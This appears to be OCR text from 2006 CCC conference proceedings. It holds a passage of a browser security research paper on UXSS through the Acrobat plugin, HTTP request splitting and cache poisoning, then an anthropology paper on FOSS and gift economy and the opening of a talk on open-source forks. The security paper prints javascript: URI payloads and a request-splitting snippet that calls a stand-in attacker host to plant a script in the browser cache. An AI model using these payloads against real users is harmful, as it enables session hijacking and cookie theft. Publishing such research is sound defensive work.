UXSS (Universal Cross Site Scripting) is a particular type of Cross Site Scripting and has the ability to be triggered by exploiting flaws inside browsers, instead of leveraging the vulnerabilities against insecure web sites.

For example we can use Mozilla Firefox (version 1.5.0.7) and insert in the URL field the following code:

javascript:alert("Test Alert")

Firefox browsers will consider the previous URL a javascript object and will execute *alert("Test Alert")* code opening a pop-up. This event is not strange since it's a feature of the browser.
We can generate some more interesting things by supplying different kind of objects to plug-ins that expect a website URL to be passed in parameters. For example, Adobe Acrobat plugin for Mozilla Firefox (acroreader) is able to populate Portable Documents forms by supplying an external set of data through the FDF, XML, or XFDF fields.
Implementation of FDF, XML, XFDF requests in Acrobat Reader Plugin is vulnerable to different types of attacks (S. di Paola, G. Fedon e E. Florio - Ottobre 2006)[16]:

1. UXSS in #FDF, #XML e #XFDF;
2. Universal CSRF and session riding;
3. Possible Remote Code Execution;

Examples:

1. By using the following request, is possible to execute javascript code inside the browser:

http://site.com/file.pdf#FDF=javascript:alert("Test Alert")

The previous could be triggered against an site and because of this is a UXSS.

2. In addition it's possibile to make the browser send requests to any URL (Universal CSRF) in the following way:

http://site.com/file.pdf#FDF=http://host.com/index.html?param=...

3. There is also a possible Remote Code Execution (RCE) by leveraging a memory corruption in the following request:

http://site.com/file.pdf#FDF=javascript:document.write("jjjjj...");

it's possible to cause a *DoubleFree()* error and to overwrite part of the *Structural Exception Handler.*

V. Cache Poisoning

Among all advanced web attacks, there is a whole category which is not very known but it worth to be analyzed into deep; this is HTTP Request and Response Splitting by Amit Klein and others researchers[17][18]. These attack vectors are constrained by a single factor: the presence of a web proxy (reverse or forward).
This situation is easily found in corporate networks (LAN) or in wide area networks (WAN). HTTP Request and Response Splitting are different in the way they are accomplished and in the way they allows to modify proxy and browser cache.
In this paper it will be described the HTTP Request Splitting attack as it takes advantage of a base implementation of asynchronous requests like XMLHttpRequest.
The reader could refer to [17] and [18] to go deeper into the theory of both attacks.

HTTP Request splitting

A Request Splitting attack abuses flaws in asyncronous requests and allows to inject arbitrary headers when an Http request is built. The attack in the following examples is accomplished using IE's ActiveX object 'Microsoft.XMLHTTP', but there are unfixed objects in other browsers that permit it too.

Let's make an example:

```
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET\thttp://www.evil.site/2.html\tHTTP/1.1\r\nHost:\t
www.evil.site\r\nProxy-Connection:\tKeep-
Alive\r\n\r\nGET","/3.html",false);
x.send();
```

A javascript request forged as in the previous code will send the following requests:

```
GET http://www.evil.site/2.html HTTP/1.1
Host: www.evil.site
Proxy-Connection:Keep-Alive

GET /3.html  HTTP/1.1
Host: www.evil.site
Proxy-Connection:Keep-Alive
```

If there is a web proxy in the middle of the communication, it will see two requests asking for two pages at http://www.evil.com. As it explained in figure 3, the proxy will send the two requests and will get two response:

Response 1: http://www.evil.site/2.html:

```
<html> <body>  foo  </body> </html>
```

Response 1_2: http://www.evil.site/3.html:

```
<html>  <head> <meta http-equiv="Expires"
content="Wed, 01 Jan 2020 00:00:00 GMT">
<meta http-equiv="Cache-Control" content="public">
<meta http-equiv="Last-Modified" content="Fri, 01 Jan 2010
00:00:00 GMT">
</head> <body>
<script>
alert("DEFACEMENT and XSS: your cookie
is"+document.cookie)
 </script>
</body>
</html>
```

from browser's point of view, only request 1 has been sent, so Response 1_2 is simply put into browser queue waiting to be associated to the next request.




Figure 3: *HTTP Request Splitting*

Next step is to open a new window via Javascript with any host address (e.g. http://www.bank.com) and the browser will queue Response 1_2 instead of the original page.

Auto Injecting Cross Domain Scripting

It will be presented a new attack technique which takes advantage of HTTP request-splitting or request smuggling vulnerabilities and frame injection vectors. As a result of this attack a malicious user could inject a particular snippet of javascript code into any page of any domain to take control over user's browsing sessions.
This new kind of attack has been called *AICS* and has been thought by S. Di Paola and G. Fedon and developed by S. Di Paola.

The Theory

In order to work there are some conditions to be met:

1. The user should have a forward proxy;
2. The user should have a browser or a plugin vulnerable to request splitting/smuggling;
3. The user should visit a malicious site or a site vulnerable to XSS (of any kind).

Often happens that all of the conditions above are satisfied, in particular:

1. a forward proxy is often used in corporate LAN to give the users access to the internet;
2. there is a number of browsers and browser plugins that are vulnerable to request splitting/smuggling. A list could include:
   - IE 6.0 sp2 (HRS - not patched)
   - Flash plugin <7.x and <9.0.r16 (HRS)
   - Java VM version x.x (HR Smuggling)
   - etc.
3. A user could be forced to visit a malicious site by taking advantage of classic social engineering techniques or by abusing of one of the attack vectors showed above.

Once HRS finds its environment, an attacker can inject fake html and javascript code in place of the original one. When HRS was discovered by Amit

Klein it was thought as a local web defacement method in a cross domain context. This is a really dangerous scenario, but not the most dangerous one.
It should be noted, in fact, that a code injection into every page and into every domain through XSS attack types like the ones described herein (Prototype Hijacking) or the ones documented by Jeremiah Grossman and Anton Rager, could turn a single XSS into an auto injecting script.
Grossman's technique relies on scripts containing Iframe tags in order to take advantage of the *"same origin"* policy applied to a single website (fig. 4).
This means that an attacker could get total control over a website (which has a XSS vulnerability in it) by simply controlling an inner frame.
If a browser is vulnerable to HRS this technique could be applied in a cross domain context every time a user opens a new page or exits from the browser, by injecting a new HRS. So even if a website in not vulnerable to XSS, it could be controlled.
In this scenario a user should visits an infected page on a website (Fig. 5). As soon as the script executes the malicious request splitting and redirects the




***Figure 4**: A scheme of Grossmann's frame injection technique*

browser to the homepage, it will copy itself into browser local cache in order to set a future entrypoint. Next time the user opens up an instance of his preferred browser, the malicious script will be ready to inject itself into visited pages and it will stay resident until browser cache would not be erased manually. In order to accomplish this a number of techniques are described by A. Klein in [21].




***Figure 5**: A scheme of Cross Domain Frame Injection XDI*

So far, as frame injection takes place, the user will get a faked homepage but the right address in browser's location bar.
At this point, the script listen for any event which could be considered a domain change during user's navigation, such as:

1. **onAbort** - Triggered when user presses stop while a page is loading;
2. **onBlur** - Triggered when a frame or a window is not focused;
3. **onUnload** - Triggered when a frame or a document loads another url;
4. **onClick** - Triggered when the user clicks on a link.

In this way when the victim will ask for a new page or for a new url, the script will be called by the event trigger and it will perform a new HRS.
Differently from the first injection, this time the script won't redirect the user to the homepage but merely will wait for the user to ask for the page he is going to load.
This script behaviour will assure the total control during user's navigation and the attacker will have the power to sniff and modify every packet passed to the browser.

VI. Conclusions

We have seen that Ajax allows a new way to interact with web applications. As usual, as new features are

implemented new attack scenarios open to the horizon.

By using a new technique called *Prototype Hijacking* it has been shown how it is possible to sniff and manipulate in real time asynchronous requests originating from any browser in a way which is transparent and independent from the framework used.

A new attack vector was presented as UXSS / UCSRF which takes advantage of high level flaws in browser integration with plug-ins.

It follows that a very interesting cache-injection technique permits to leverage attacks against the way asynchronous requests are made, allowing an attacker to poison almost permanently the web sites visited and stored into browser cache.

A new type of attack has been presented ('AICS') to bypass even restrictions imposed by web sites not vulnerable to XSS. It should be noticed that an attacker could take control over user navigation on important websites by abusing a simple and detached XSS vulnerability.

As it seems, Web 2.0 applications will be more and more tightly tied to browser security, that is increasing in complexity and has to take care of a plethora of features that can be turned into weapons if controlled by a malicious attacker.

References

[1] Various Authors,'Ajax Programming', http://en.wikipedia.org/wiki/AJAX

[2] Various Authors,'The XMLHttpRequest Object', http://www.w3.org/TR/XMLHttpRequest/

[3] Various Authors,'Document Object Module (DOM)', http://www.w3.org/DOM/

[4] Various Authors, 'SOAP in Gecko-based browsers', http://developer.mozilla.org/en/docs/SOAP_in_Gecko-based_Browsers

[5] Various Authors, XMLDocument Class, http://msdn2.microsoft.com/en-us/library/system.xml.xmldocument.aspx

[6] Jeremiah Grossman, 'Phishing with superbait', http://www.whitehatsec.com/presentations/phishing_superbait.pdf

[7] Billy Hoffman, 'Ajax (in)security', http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf

[8] A. Van Der Stock,'Ajax Security', http://www.greebo.net/owasp/ajax_security.pdf

[9] OWASP, official site, http://www.owasp.org

[10] A. Van Der Stock, 'Ajax and other Rich Interface Technologies' http://www.owasp.org/index.php/Ajax_and_Other_%22Rich%22_Interface_Technologies

[11] Various Authors, 'Prototype based programming', http://en.wikipedia.org/wiki/Prototype-based_programming

[12] Various Authors, 'Man in The Middle', http://en.wikipedia.org/wiki/Man_in_the_middle_attack

[13] Anton Rager, 'XSSProxy', http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt

[14] Various Authors, 'Defining Getters and Setters' http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_Guide:Creating_New_Objects:Defining_Getters_and_Setters

[15] G.Fedon, 'Determinanti per la diffusione di linux in azienda', Universita' Luigi Bocconi, Milano

[16] H.D. Moore, 'Browser Fun', http://browserfun.blogspot.com/

[17] S. Di Paola, G. Fedon, E. Florio, 'Acrobat Reader Plugin, Multiple vulnerabilities', to be published.

[18] Amit Klein,'Http Response splitting', http://packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

[19] Amin Klein,'IE + some popular forward proxy servers = XSS, defacement (browser cache poisoning)', http://www.webappsec.org/lists/websecurity/archive/2006-05/msg00140.html

[20] S. Di Paola, 'SQL Injection For XSS and HTTP Response Splitting.', http://www.wisec.it/en/Docs/and_more_sql_injection.pdf

[21] Amit Klein, 'Domain Contamination' http://www.securiteam.com/securityreviews/5MP0120HPM.html

Stefano Di Paola. Senior Security Engineer of proved experience, works since many years as an IT consultant for private and public companies. He teaches Database Programming and Information Security at the University of Florence. Since 1997 is a well known security expert; he found many of the most dangerous vulnerabilities in recent releases of MySQL and PHP. From 2004 his researches focused manly on Web security. Actually he is part of OWASP (Open Web Application Security Project) team and he's the focal point of Ajax security for the Italian Chapter.

He is the creator of http://www.wisec.it

Giorgio Fedon. Currently employed as senior security consultant and penetration tester at Emaze Networks S.p.a., delivers code auditing, Forensic and Log analysis, Malware Analysis and complex Penetration Testing services to some of the most important Companies, Banks and Public Agencies in Italy. He participated as speaker in many national and international events talking mainly about web security and malware obfuscation techniques. During his past job he was employed at IBM System & Technology Group in Dublin (Ireland).

Actually he is part of Owasp (Open Web Application Security Project) Italian Chapter.

Hacking

The gift of sharing

A critical approach to the notion of gift economy within the everyday life-world of free and open source software (FOSS).

http://events.ccc.de/congress/2006/Fahrplan/events/1502.en.html

This paper will dive into this complex questionmark through a comparison between primitive hunter-gatherer societies and the everyday life-world of FOSS. The discussion will focus on the thesis that FOSS practice is based on social sharing and not on processes of exchange. This will entail a negation of the paradigm of economic logic and instead pull a quest for valuable relationships to the forefront of the FOSS sociality.

It seems to be accepted that there exists strong similarities between archaic societies and the present day world of FOSS. At first people might wonder how it is possible to compare the exchange of shell-necklaces with binary code running on a x86 CPU. Then, after explaining the basic principles of gift-giving and reciprocity the same people suddently understand that "we're all" part of a gift economy. When "we all" take part in the use and development of FOSS we're at the same time part in a complex structure of exchange relations. These exchange relations are driven by a coupling of reciprocity with an economic logic which promotes that individual benifit is greater through free giving and subsequent recieving. But, what if this is a wrong and faulty notion? One essential element seems to be missing - when you look closer at the everyday practice - then what is being transacted, were are the transactions, or economical processes of exchange?

This paper will dive into this complex questionmark through a comparison between primitive hunter-gatherer societies and the everyday life-world of FOSS. The discussion will focus on the thesis that FOSS practice is based on social sharing and not on processes of exchange. This will entail a negation of the paradigm of economic logic and instead pull a quest for valuable relationships to the forefront of the FOSS sociality.

Gregers Petersen is an anthropologist who presently conducts research with a focus on ownership, property and value in respect to the use and development of FOSS.

He is 38 and lives presently with wife and two children in Copenhagen. Gregers has over the years grown an interest and involvement in BSD-Unix systems (especially FreeBSD) and wireless networking. His past research interests have covered such diverse subjects as pornography and user-centred design. Presently Gregers Petersen is working as a Ph.d. fellow financed by a grant from the Danish National Research Foundation, and with a physical office at the Copenhagen Business School (CBS).

The gift of sharing

A critical approach to the notion of gift economy within the everyday life-world of free and open source software.

<[devel]> it is fixed
<user> how can i make it up to you?
<user> beer, donation, payment?
<[devel]> user: owe me nothing
<user> [devel]: what then?
<[devel]> look at the documentation
<[devel]> spread the word

I have just quoted a short IRC sequence which is at the end of a much longer conversation (original user nicks and timestamps has been removed by purpose). The context is within a free software project, developing source-code licensed under GNU GPL. The situation consists of a highly skilled developer ('devel') who has just helped a very unskilled user ('user') with solving a problem related to a faulty configuration file. The 'user' is new to the project, and has breached the rule not to ask for help on the projects IRC channel. 'User' has been informed by 'devel' of his lack in conduct, but 'devel' has ended up helping 'user' – it is uncommon for 'devel' to help novices. 'User' did several times in public demand that he needed help, and 'devel' had at that point in time the choice of banning 'user' from the channel. 'Devel' chose not to ban 'user', instead he took the time to help and hereby teach 'user' to edit a simple text file, via vi. The end of the session is significant; then 'devel' points out that there is no personal relationship between them – there has been left no debt to re-pay. Instead it is suggested to 'user' that he/she can do something for the project. How are we as readers supposed to understand what this implies? We are looking at the expressions of a particular form of social organization – but what kind of organization principle is here at hand?

This paper makes an attempt at answering a question. The question is direct and simple; is free and open source software (FOSS) the visible expression of a gift-economy? The answer is - or should at least be - likewise direct and simple, and normally spelled with three letters: Yes. But, what if this is not the case? What if the above answer is faulty and misleading? I believe a critical approach to the combined notion of FOSS and gift-economy is needed. Then one essential part of all forms of exchange seems to be missing - where is the transaction between partners, or agreed-upon exchange between individuals? How it is possible to define something as being a gift-economy when there is a distinct lack of exchange or transactions of products/artifacts? It is my thesis in the following discussion that FOSS practice, the organizational principle we all experience, is based on social sharing and not on processes of exchange, e.g. gift-economy. To push this point ahead I will draw a comparison between immediate-return hunter-gatherer societies and the life-world of FOSS. The

end will be a positioning of social relationships as central value in a culture based on sharing, with its political implications. The simple answer to all of this is found in the need for coherence.

Presently few questions that free and open source software (FOSS) is embedded in a gift-economy. It seems pleasing that past and present, shell-necklaces and source-code, can be, or is, two faces of the same coin. Suddenly to have things in common with roaming bands of hunter-gatherers and warrior tribes-men brings life into perspective. The basic principle of a gift-economy rests on that the giving of a gift requires the receiver to reciprocate (Mauss 1990/1950). The exchange of gifts again changes the positions of the actors, the one becomes the other and the other becomes the one. The singular situation is transformed into an ongoing social process of exchange between partners, and systems of reciprocity emerge. Establishing lasting and strong social bond, or valuable relationship, between individuals and groups. This continuing exchange of gifts underlies all our social structures and interactions. The cycling gift system is the society (Douglas 1990). Gifts are in this context likewise tangible and non-tangible artifacts/products, spanning from food to symbols and metaphysic concepts - and all have in common that they are culturally produced. Gift-economy is hereby a mechanism by which individual interests combine to make a social system, without engaging in a monetary system. Like the commodity exchange of market-economy it supplies individuals with personal incentives for collaborating through the exchange of gifts.
But, and this is an underlined but, there are no free gifts. When someone gives a gift they expect something in return from the recipient. Bourdieu (1977) has emphasized the elements of strategy, calculation and self-interest which are common to both gift and commodity exchange. This having-in-common and inter-mingling of economical systems does in itself contain parts of the problem. The dominant interpretation weighs the two words of the concept of gift-economy differently. This might not be a problem if the term is placed solitary within strict ethnographic analysis of "primitive pre-economic societies", though as soon as it enters modern realms 'gifts' are translated into 'commodities'. Commodities are by nature different from gifts, then they are valued in terms of singular monetary transactions and not as representations of relationships. Market-economy relies on the inherent anonymity of transacting commodities for money. A gift-economy is about creating and maintaining relationships whereas the commodity-economy aims at individual maximization of profit. Gift exchange underwrites social relations and is concerned with social reproduction - commodity exchange establishes relations between things and ensure their reproduction. It would not have been a problem if these two systems could be kept separate, but they are presently competing. The domination of the economic market forces is constantly converting tangible and non-tangible cultural artifacts/products into commodities (Strathern & Hirsch 2004). When money is first introduced the stability is shaken, as Humphrey and Hugh-Jones (1992) writes:

".. Money is not just wealth, it is also a threat to power legitimated in a particular social organization...".

It seems a plausible thought that the cool of FOSS already would be under conquest, but this is not the case. The productive activity which takes place appears to thrive just because it bears no resemblance to economics, let alone to the production of commodities. This is a return to the position that FOSS production is clearly apart from standard economics. Ghosh (2005) expands on this non-economic aspect, and notes the fact that the transactions of the system is implicit to the point of being practical nonexistence. As noted above, a gift-economy is based on personal relationships, which may exist before and/or after a gift is given. Though for most people involved in FOSS, the code itself is as anonymous as a product can be.

“.. I'm not transacting with you, I'm not giving you anything or getting anything from you, as an individual...” (Ghosh 2005)

The obligation to return the gift (reciprocity) is an abstract reality. This indicates that the using of FOSS creates no obligations for the individual user - there is seldom a relationship between the original hacker and the present user. Held together with the comment by Ghosh, there is no exchange of gifts, and thereby there are no processes of exchange. Concluding that FOSS is not embedded in a gift-economy is not difficult. The thought ends at the point where calling the particular form of FOSS social organization a gift-economy is wrong, or faulty – but, what is it then? There are other forms of social organization than the gift cycle system, and these are neither gift nor market.

Parts of the answer to the question is best found in related debates. Ghosh (2005) places the model of the tribal 'cooking-pot' as a solution. A shared cooking-pot where the tribal group members combine their inputs and hereby create a more valuable product to each individual. Another approach is proposed through the networked discussions of the project Oekonux.org, managed by Stefan Merten. The point of departure, is the clear view that FOSS is not a gift, neither a commodity nor just a simple hobby. The answer to these premises is the stressing of the importance of a peer-to-peer (P2P) based model of production (Bauwens 2005), as a direction towards an understanding of the FOSS culture. The P2P production mode takes place through the free cooperation of producers who have access to a common distributed capital. The product is not exchange value for a market, but use-value for a community of producers. Each individual contributes according to his capacities and willingness, and each takes according to his needs. There is, as such, no obligatory reciprocity involved.
Both answers are viable, and they likewise point at sharing as being central to the understanding. Still, the models suggested are filled with dependencies – If you don't know where the cooking-pot is, and you are unable to add anything to it, unable to be a producing peer amongst peers, then your locked out. It is required that you give something away before you can receive, or take,

something of a higher value. I find it difficult to ignore the hierarchical elements and the continued dependencies, despite them being not directly reciprocal, the emerging relationships are based on transactions taking place. A continued emphasis on complex strategies, individual goals and the weighing-out of increase in value. The mentioned approaches both focus on the producer – some what ignoring the hacker vs. user reality.

At this point it becomes inspiring to push ahead and look in another direction. The typical hunter-gatherer lifestyle, in both the present and past, is characterized by people living in small mobile groups, roaming through an extended landscape (mainly in tropical or desert environments). These cultural groups are highly egalitarian, their social organization is based on immediate return (demand) sharing and there is a visible lack of private/individual property. There are two dominant characteristics of these cultures (Hadza,!Kung etc.). First; this particular form of social organization is based on the demand that you share all resources acquired - e.g. game-animals killed or crops gathered - to such an extent that there are no personal possessions. Secondly; it is not possible in any way to manifest continued ownership over one specific resource, then as soon as it is shared (added to the network) the channels of re-distribution are outside of control. The typical example, of how this system of social sharing works, refers to the situation when a hunter has killed game (meat) and what then guides the practice of sharing. The following bullet-points highlights embedded logic:

- Meat does initially belong to the hunter, and this entitles him to ownership.
- Sharing is not a product of practical need to dispose of meat before it rots.
- The hunter has very limited control over who gets the meat.
- Receiving meat does not bind the recipient to reciprocate.
- Generosity is not stressed.
- Success in hunting provides little insurance for the future.

In this sense, and as Woodburn (1996) writes; the obligation to share cannot be said to enhance significantly the access of successful hunters to meat or other resources. Their overall access to meat of their own and other kills and other resources would be greater if they were permitted to control the use of the meat of large animals they kill – to decide whether to use it fresh or to dry and store it, to decide whether to exchange it for other goods or services or to use it to pay off past debts or to establish future claims. They are prevented from doing all of these things by the obligation to share, which is a product of a system of values, indeed a political ideology, backed by sanctions positive and negative. There is a clear notion of property rights, with its implications in respect to political relations, with a focus on the single (individual) ownership to a kill (meat). But, only as a means of identifying who the 'donor' is, not as a system to ensure any continued rights or control.

Turning the gaze towards source-code and the basic principles of GNU GPL does create a pattern of reflection. I am here making an attempt at following the thought that meat equals source-code. The GNU GPL license requires that all additions or changes in the existing code, in this sense new resources, are shared without demands, and the re-distribution is uncontrolled and free. James Leach (2005) explains, while referring to the development of the Linux operating system, how:

"... each contributor's work is individually owned; they are identified with that work, and retain ownership. However, the work of one person is only coherent and valuable as a combined work that is *multiply owned* by all contributors...".

This states that; people do own ideas and images, but these are not owned in terms of neither objects nor commodities. Similar to the solitary hunter, the individual hacker can chose to hide in the "bush" and gorge him/herself on the "kill". Though, this happens very infrequently – then there is no coherence if source-code is not freely shared, and given away without restrictions. Anything released onto the Internet, or converted into a digital form, is uncontrollable. To distribute and re-distribute does not require more than a few simple typing strokes, or clicks with a mouse.
If the individual hacker (author) wants coherence in his/her work source-code has to be released. Though, this is not the same as handing-out a gift and expecting more in return – who is the chosen recipient of this "gift"? By unconditional sharing the hacker creates the potential of entering into valuable relationship with peers and create personal 'gift cycles' – but the demand is to share all you have and know. The essential clue to all if this is that: if you don't there is no coherence. A sharing culture places personal alliances in a secondary position. The political ideal is free public sharing, which then establishes a sociality for individual cycles of gift exchange. But, sharing is demanded. The free flow is about potentials and creativity. If flow is hindered, keeping knowledge hidden, consequences emerge. These are strongly acted-out in terms of public shaming and isolation from the sociality – and I believe this made 'devel' share upon demand then if he had not, it could have been shameful to him.
FOSS as a culture of sharing, instead of being a gift-economy, is slowly emerging. I hope the reader finds the threads of the answer. If the world of FOSS is to be understood in terms of social sharing, as the primary organizational principle, it becomes critical to recognize the cultural politics unfolding. A model of social organization based on mutual aid, collaboration and egalitarian decision-making challenges the dominant paradigm of the economic market. There is a confrontations between how property relations are negotiated and re-produced. On the one hand; the commoditifixation of the capitalist market – opposing this is new structures build on collaborative ownership. This conflicting state requires a continued attention to how the world of FOSS is to be understood, and I believe a critical approach to the notion of gift economy is needed.

References

Bourdieu, Pierre. 1977. Outline of a theory of practice. Cambridge University Press, Cambridge.

Bauwens, Michel. 2005. The Political Economy of Peer Production. http://www.ctheory.net/articles.aspx?id=499

Douglas, Mary. 1990. Foreword: No free gifts. In; The gift. The form and reason for exchange in archaic societies. Routledge, London.

Ghosh, Rishab Aiyer. 2005. Cooking-pot markets and balanced value flows. Code: Collaborative ownership and the digital economy, Ghosh, R. A. (Ed.). MIT Press, London.

Humphrey, Caroline and Hugh-Jones, Stephen. 1992. Introduction: Barter, exchange and value. In; Barter, exchange and value. An anthropological approach, Humphrey, C. and Hugh-Jones, S. (Eds.). Cambridge University Press, Cambridge.

Leach, James. 2005. Modes of creativity and the register of ownership. In; Code: Collaborative ownership and the digital economy, Ghosh, R. A. (Ed.). MIT Press, London.

Mauss, Marcel. 1990/1950. The gift. The form and reason for exchange in archaic societies. Routledge, London.

oekunux.org. 2006. http://www.oekonux.org/introduction/blotter/index.html

Strathern, Marilyn & Hirsch, Eric. 2004. Introduction. In; Transactions and creations: Property debates and the stimulus of Melanesia, Strathern, M. & Hirsch, E. (Eds.). Berghahn Books, Oxford.

Woodburn, James. 1996. 'Sharing is not a form of exchange': An analysis of property-sharing in immediate-return hunter-gatherer societies. In; Property relations: Renewing the anthropological tradition, Hann, C. M. (Ed.). Cambridge University Press, Cambridge.

Should the reader find this paper interesting, or have questions, then feel free to contact the author at: gregers@wireless-ownership.org

Community

The Rise and Fall of Open Source

The Million Eyeball Principle and forkbombs

http://events.ccc.de/congress/2006/Fahrplan/events/1523.en.html

This lecture outlines a possible future retrospective on OpenSource built from a simple continuation of current trends.

It's now been quite a while that OpenSource projects started to die out due to lack of developers, while on the other hand the number of similar projects in the same area is astonishing. 2006 then turned out to be the year when the first major OpenSource projects started to run into a similar crisis.

In almost every area of computer science, there is an awful lot of similar projects which basically have the same goal but try to achieve it in only slightly different ways. There are, for example, gazillions of different Wiki projects, web fora, mail readers, editors, Linux distributions or window managers. This diversity does of course have a lot of advantages, but the amount of people working in the area of OpenSource in their free time is limited. Also, the amount of people who work in the area and are able to contribute quality code is quite low.

The usual life cycle of an OpenSource project nowadays starts with its creation, of course. Then, it is usually maintained to the point where it is about half finished in terms of features. Then, there is usually a clash over some subject (Specific features that go/don't go in, the use of specific version control systems, the attitude of the maintainer), followed by a fork. Usually, this fork results in 3 or more different projects. The parent project usually dies off due to a lack of resources, which have been drained to the child projects. Normally, most of the child projects also lack a security practitioner, which usually leads to vulnerabilities, and consequently to a high load of security incidents which slow down the progress of the child project even further. Also, a lot of people think that in a fork project, they can now finally get rid of the scourge of good coding habits. This usually leads to the project wasting away due to a load of bugs that nobody can manage. (...)

Tonnerre Lombard started out working as a network administrator. Later he changed for a job in the programming department as well as the security assessment department of a small company in Basel. In the OpenSource community, he is known as the "Drive-By Fixer" due to his habit of submitting bug reports to OSS projects along with patches and then fading out of the development again. He has worked on several operating systems and is a regular contributor to the NetBSD project.

The Rise and Fall of Open Source

Or: forkbombing an OSS community project

Tonnerre Lombard

Nov 5th, 2006

1 Product overview

Initially, all software was de facto free. Companies and universities shared the source code of their products on the newly created Internet and on tapes. The closed source community was created only 10 years later, but even though these corporations didn't contribute back to their community, Open Source grew larger and finally became a movement, with all the books and documentations involved.

However, over time, Open Source became involved a lot in the competition that was caused primarily by the burst of the dotcom bubble. Suddenly, a lot of IT companies were fighting for their lifes, and Open Source lost a lot of corporate support. A lot of projects had to come up with their own resources and advertisement by then.

Another thing to observe during the time was that a lot of projects started forks for dubious reasons. This lead to a major vacuum of resources. Also, some projects forked off a variety of child projects, consequently undermining all efforts to create an useful product. In a vast amount of areas, the closed source products overtook the open source counterparts in terms of functionality because innovation was basically stalled.

This had severe implications. Open Source systems have lost a big market share in different areas, where the competitors simply brought up better products. These areas are usually covered with a vast amount of Open Source projects, none of which provides the required features. This is also one of the major reasons why a big share of the embedded market was lost to VxWorks.

In 2006, we were facing probably the most massive thinning of Open Source projects so far. But maybe for the first time, even a significant number of major projects ran into a similar crisis. Now that the problem has already reached the backwaters of the seas of Open Source, it is time to look deeper into the reasons.

2 Strengths

The biggest and most advertised advantage of Open Source is, of course, that it gives every single person the possibility to contribute. If anyone finds that a line of code in the entire source tree ought to be changed, he can check out the source, make his change, test it and then decide whether to publish a patch or whether to keep the change to himself. Keeping it to himself can also be an intelligent choice in cases where the change is mainly an adaption to the local system of the user.

However, there is already a resource drain happening in this place. Most of the Open Source developers know these people who find a bug, fix it and forget to send in a patch, because they're busy fixing applications left and right while the one which broke was actually in the middle. So it would be wrong to assume that even a majority of patches ever see the light of the day.

Another problem that may occurr is that the maintainer decides not to accept the patch. In this case, the patch will be changed, abandoned or converted into a new competing source project, thus creating a fork.

Another advantage is, of course, that Open Source software is usually not tied to any marketing strategies (however, in some cases, it is). This means that there's usually no pressure on the maintainers to get the product out on a certain date that marketing has announced, or with specific features. In the closed source world, products are usually fixed for a certain date and have to come out that same day in the early morning, no matter whether it has passed thorough tests before that time or whether there are even still known bugs in it.

This, however, doesn't mean that a roadmap for Open Source projects is impossible. In fact, it is very well possible to promise a certain functionality for a certain date. This promise can only be made on the basis of what the core developers of the project can create until that date. There is however the possibility of a «positive surprise» if more developers join in, because suddenly you deliver more functionality than you originally promised.

Another advantage of this dynamic development model is that you are free to release patches or bugfix releases at any point in time. Whenever a bug occurs, it is very likely that the person discovering it has already come up with a patch for it, and if not so, it's usually not hard for a dedicated group of developers to find it. Once the bug is fixed, the patch/bugfix release goes out and gets implemented quickly by the users and distributors.

The last advantage that is going to be mentioned here is motivation. Open Source is normally volunteer driven and sometimes supported by companies. This means that all contributors are usually highly motivated to produce their software, which makes them more focused on the issues. Open Source producers usually work a lot faster than paid developers.

However, like always in life, some of these advantages have their down-

sides.

3 Exploiting the paradigm

A fork of a project always comes with a drain of resources. Just like with a divorce, all goods get divided and distributed over the new communities. The maintenance cost however is doubled, and some equipment must be replaced because it got lost to the «other group».

Probably the biggest reason people see to fork a project is the fact that developers tend to disagree on a lot of things. Usually, it all starts with a clash of interests. Some developers decide that they don't want to continue the development of their product under the current circumstances. The reasons therefor are various and thus covered in the next section.

